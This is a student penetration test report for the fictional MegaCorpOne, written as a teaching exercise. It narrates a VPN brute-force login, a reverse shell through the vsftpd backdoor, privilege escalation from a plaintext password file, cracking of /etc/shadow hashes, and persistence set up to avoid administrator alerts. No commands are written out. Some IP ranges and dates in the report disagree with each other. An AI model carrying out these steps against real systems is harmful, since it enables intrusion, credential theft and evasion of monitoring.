Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

GoodCorp, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	GoodCorp, LLC
Contact Name	Valentina Jardan
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	valentina.jardan@goodcorp.com

Document History

Version	Date	Author(s)	Comments
001	20/06/2024	Valentina Jardan	Initial Document Setup
002	27/06/2024	Valentina Jardan	Executive Summary
003	05/07/2024	Valentina Jardan	Vulnerabilities Linux Machine
004	08/07/2025	Valentina Jardan	Vulnerabilities Windows Machines

Introduction

In accordance with MegaCorpOne's policies, GoodCorp, LLC (henceforth known as GoodCorp) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by GoodCorp during June of 2024.

For the testing, GoodCorp focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

GoodCorp used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

[GoodCorp] begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

[GodCorp] uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

[GoodCorp]'s normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- A vulnerability scanning tool was used to identify potential vulnerabilities on specific network ports. However, attempts to establish connections to some of these ports/services using Metasploit were unsuccessful, which is a positive security posture for MegaCorpOne's LAN.

- MegaCorpOne demonstrates a commitment to proactive security by engaging GoodCorp LLC to conduct a penetration test. This approach helps identify and address vulnerabilities before they can be exploited by malicious actors.

Summary of Weaknesses

GoodCorp successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak Password on Public Web Application (VPN)
- Port 21 (FTP) is open and vulnerable (vsftpd_234_backdoor)
- Exposure of Administrative Credentials in Plain Text
- System Vulnerable to Password Cracking
- LLMNR Poisoning/Spoofing Vulnerabilities
- Unnecessary open ports
- Privilege Escalation Vulnerabilities
- Other Known Vulnerabilities (CVE) on webserver
- The IP addresses for subdomain are exposed

Executive Summary

Note: While real penetration testing reports typically omit details about specific tools, techniques, employee names, email addresses, and passwords to protect confidentiality, this report includes them due to the educational nature of this exercise, as required by the Module 17 Challenge Instruction.

This report details the penetration testing engagement conducted by GoodCorp LLC for MegaCorpOne. The objective of this engagement was to assess the security posture of MegaCorpOne's systems and identify potential vulnerabilities. This report outlines the identified vulnerabilities, along with recommendations for improvement.

Below is a **step-by-step explanation** and all the vulnerabilities discovered during the penetration test, along with a summary of the methodology used:

1. The initial phase of testing focused on open-source intelligence (OSINT) and Google Hacking gathering techniques. This step consisted of obtaining publicly available information about the target.

a. **Google hacking** techniques results:

- GoodCorp identified a publicly available list containing employee information on the company website (email addresses, user names and job title). This information disclosure presents a potential security risk, as unauthorized actors could leverage it to launch social engineering attacks (potential login form or spear phishing**)**, the recommendation is to restrict unauthorized access to such detailed data.

Name	Email	Role
Joe Sheer	joe@megacorpone.com	CHIEF EXECUTIVE OFFICER/CEO
Tom Hudson	thudson@megacorpone.com	WEB DESIGNER
Tanya Rivera	trivera@megacorpone.com	SENIOR DEVELOPER
Matt Smith	msmith@megacorpone.com	MARKETING DIRECTOR
Mike Carlow	mcarlow@megacorpone.com	VP Of Legal
Alan Grofield	agrofield@megacorpone.com	IT and Security Director
Department: Human Resources	hr@megacorpone.com	
Department: Sales	sales@megacorpone.com	
Department: Shipping	shipping@megacorpone.com	

- Also, using Google Dorking we were able to access the webpage called "assets", clicking on this page reveals that the web server is running Apache version 2.4.38 on Debian OS.
- Additionally, we were able to access robots.txt, which listed a page named /nanites.php. This page could potentially contain confidential information.

b. We continued our reconnaissance by exploring **certificate transparency** looking for domain and subdomains information.

Findings: The certificate searching tool (https://crt.sh) did not reveal any information for us about MegaCorpOne's subdomains.

c. The next reconnaissance tool that we used (Shodan.io**)** helped us to conduct port scanning across the entire internet. We were able to gather information about opened ports, and few vulnerabilities present on the server.

Shodan.io identified a list of publicly known security vulnerabilities that could potentially affect the target website. While a comprehensive examination of each vulnerability was beyond the scope of this engagement, GoodCorp strongly recommends further investigation of these potential security flaws.

Check the Vulnerability for more details	Other Known Vulnerabilities (CVE)

d. The next reconnaissance tool that we used was Recon-ng that helped us to gather additional data about subdomains and other related domains belonging to MegaCorpOne.

The penetration testing process utilized the Recon-ng tool to identify the IP addresses associated with various MegaCorpOne resources, including name servers, mail servers, and the VPN server. While the majority of subdomains are likely intended to be publicly accessible, some may contain sensitive information and should be restricted.
Examples of potentially private subdomains include **admin.megacorpone.com, siem.megacorpone.com, snmp.megacorpone.com, and syslog.megacorpone.com**. Completely hiding subdomains is difficult and not always the best security approach. The primary goal should be to secure your subdomains with strong passwords and proper access control.

For detailed technical specifics and remediation steps, refer to the Vulnerability section.

Check the Vulnerability for more details	The IP addresses for subdomain are exposed

2. Using the information obtained in the previews phase, we successfully established initial access to MegaCorpOne's internal network environment.

Because we have public online information about employee name, email and job title we could use this information to craft drafts of a fraudulent email that misleads the recipient into clicking on a link in the email. (**Note**: We skipped that step.)


Instead we decided to evaluate the strength of authentication mechanisms for remote access services (VPN login portal). This involved identifying potential weaknesses in credentialing practices through a simulated brute-force attack.

Findings: We were able to guess passwords that allowed us to log in to MegaCorpObe vpn web portal. This suggests password complexity requirements or other access controls might be strengthened.

Check the Vulnerability for more details	Weak Password on Public Web Application (VPN)


3. Following authorized penetration testing procedures, we conducted internal network scans within MegaCorpOne's environment.

Once inside the network, we were able to view the host IP address to identify what subnet we're on.



We used Nmap to perform a port scan on the internal network to determine open ports and running services, and Zenmap, to search the machines on the network for any potentially vulnerable services that are outdated or could potentially be abused.

Findings: The initial network scan utilizing Nmap identified a mix of Linux and Windows machines within the LAN. Further investigation using Zenmap revealed a machine (172.22.117.150) of interest with port 21 (FTP) open. This service is known to be vulnerable to backdoor exploits.



Check the Vulnerability for more details	Port 21 (FTP) is open and vulnerable (vsftpd_234_backdoor)

4. The preview scan identified a potential vulnerability on a MegaCorpOne internal network machine (172.22.117.150). This machine also exhibited a higher than expected number of open ports, suggesting a service that might be susceptible to exploitation.

Leaving ports open increases the risk of attackers finding and exploiting vulnerabilities in those services. We recommend minimizing the attack surface by closing unnecessary ports. This will reduce the opportunities for attackers to exploit vulnerabilities.

For more detailed technical specifics and remediation steps, refer to the Vulnerability section.

Check the Vulnerability for more details	Unnecessary open ports

5. We used the searchsploit tool and found an exploit that allowed us to execute a backdoor written in Python to gain a reverse shell into the machine.


Findings: This way we manually exploited the remote host's (172.22.117.150 Linux machine) vulnerable service to obtain a reverse shell.

Check the Vulnerability for more details	Port 21 (FTP) is open and vulnerable (vsftpd_234_backdoor)

6. Further investigation identified that there might be other services (besides FTP) susceptible to vulnerabilities that could be leveraged by attackers.


- FTP (File Transfer Protocol) on port 21
- SSH (Secure Shell) on port 22
- HTTP (Hypertext Transfer Protocol) on port 80
- MySQL (Database service) on port 3306
- SMTP (Simple Mail Transfer Protocol) on port 25
- Domain ISC Bind (Domain Name System) on port 53

a) **FTP (File Transfer Protocol) on port 21**: Using the Metasploit framework, our penetration testing identified an exploit that enabled us to establish a persistent connection (backdoor) on the target machine.



Check the Vulnerability for more details	Port 21 (FTP) is open and vulnerable (vsftpd_234_backdoor)

b) **SSH (Secure Shell) on port 22:** While our brute-force attempt against the SSH service was **unsuccessful** (no user/pass credentials), however this technique can be employed by attackers to crack weak passwords using wordlist dictionaries.




c) **SMTP (Simple Mail Transfer Protocol) on port 25**: Through the implementation of these SMTP commands can reveal a list of valid users. This attempt was successful.

d) **HTTP (Hypertext Transfer Protocol) on port 80**. Apache httpd 2.2.8 has several known vulnerabilities. Here are some of the most critical ones:

i) **Cross-Site Scripting (XSS) vulnerabilities:** These vulnerabilities allow attackers to inject malicious scripts into web pages viewed by users. This could allow attackers to steal user credentials, session cookies, or deface websites. (CVE-2007-5000, CVE-2007-6203, CVE-2007-6388, CVE-2007-6421)

ii) **Denial-of-Service (DoS) vulnerability:** This vulnerability could allow an attacker to crash the Apache httpd process, making the web server unavailable to legitimate users. (CVE-2007-6422)



e) **Domain ISC Bind (Domain Name System) on port 53** has one well known vulnerability “Remote DNS Cache Poisoning” allowing attackers to perform remote DNS cache poisoning attacks.

f) **MySQL (Database service) on port 3306**: MySQL 5.0.51a-3ubuntu5 is an older version and likely contains several known vulnerabilities. Here are some potential vulnerabilities to be aware of: Federated Handler and Daemon Crash (CVE-2007-6304) and ALTER VIEW Privilege Escalation (CVE-2007-6303).

Additional Metasploit Vulnerability Report can be found in the Metasploit Vulnerability Report Section

Note: The Module 16 and 17 Challenge focuses on utilizing Metasploit for exploit testing. Since some vulnerabilities (mentioned above) may require alternative tools or techniques, their further exploitation is beyond the current scope.

7. Because in the preview step we were able to obtain a low-privileged shell, we decided to continue to use Metasploit and to exploit a vulnerable version of DistCC. Our goal was to find a way to escalate our privileges from the low-privileged user account (daemon user) to a higher privileged user.

During a briefing meeting, MegaCorpOne team explained that it was concerned that administrators were saving passwords in plain text on machines.

Findings: During the testing process, it was discovered that password security practices could be improved upon. A text file containing an administrative credential ("adminpasword.txt") was found on the system. This highlights the risk associated with storing passwords in plain text. The discovered administrative credential ("adminpasword.txt") was used to elevate privileges from an initial low-privileged account (daemon user) to a more privileged account (msfadmin) with potential access escalation to the highest privilege level (root).

Check the Vulnerability for more details	Exposure of Administrative Credentials in Plain Text in Plain Text.

Check the Vulnerability for more details	Privilege Escalation Vulnerabilities

8. Following the establishment of a high-privileged context (potentially root access), additional post-exploitation tasks were conducted to gather further information and assess the system's security status (as a high-privileged user). This re-enumeration is a crucial step, as privileged users often have access to sensitive data and configuration files.

A key target during high-privileged enumeration was the /etc/shadow file because this file stores password hashes for user accounts. Cracking these hashes could potentially reveal user passwords, which might be reused on other systems within the network.

Findings: During this testing phase, password hashes were extracted from the /etc/shadow file. The penetration testing process identified the presence of a potentially weak password as well as weak password hashing algorithm, we were able to crack the password using John the Ripper tool.

Check the Vulnerability for more details	System Vulnerable to Password Cracking

9. Following the completion of post-exploitation data enumeration tasks facilitated by the achieved privilege escalation, efforts were undertaken to establish persistence within the target system.

In this instance, we added an additional port for the SSH service to listen on, then opened that port on the firewall. This provides a secondary access point that avoids modification of the standard SSH port (22), which would likely trigger administrator alerts.

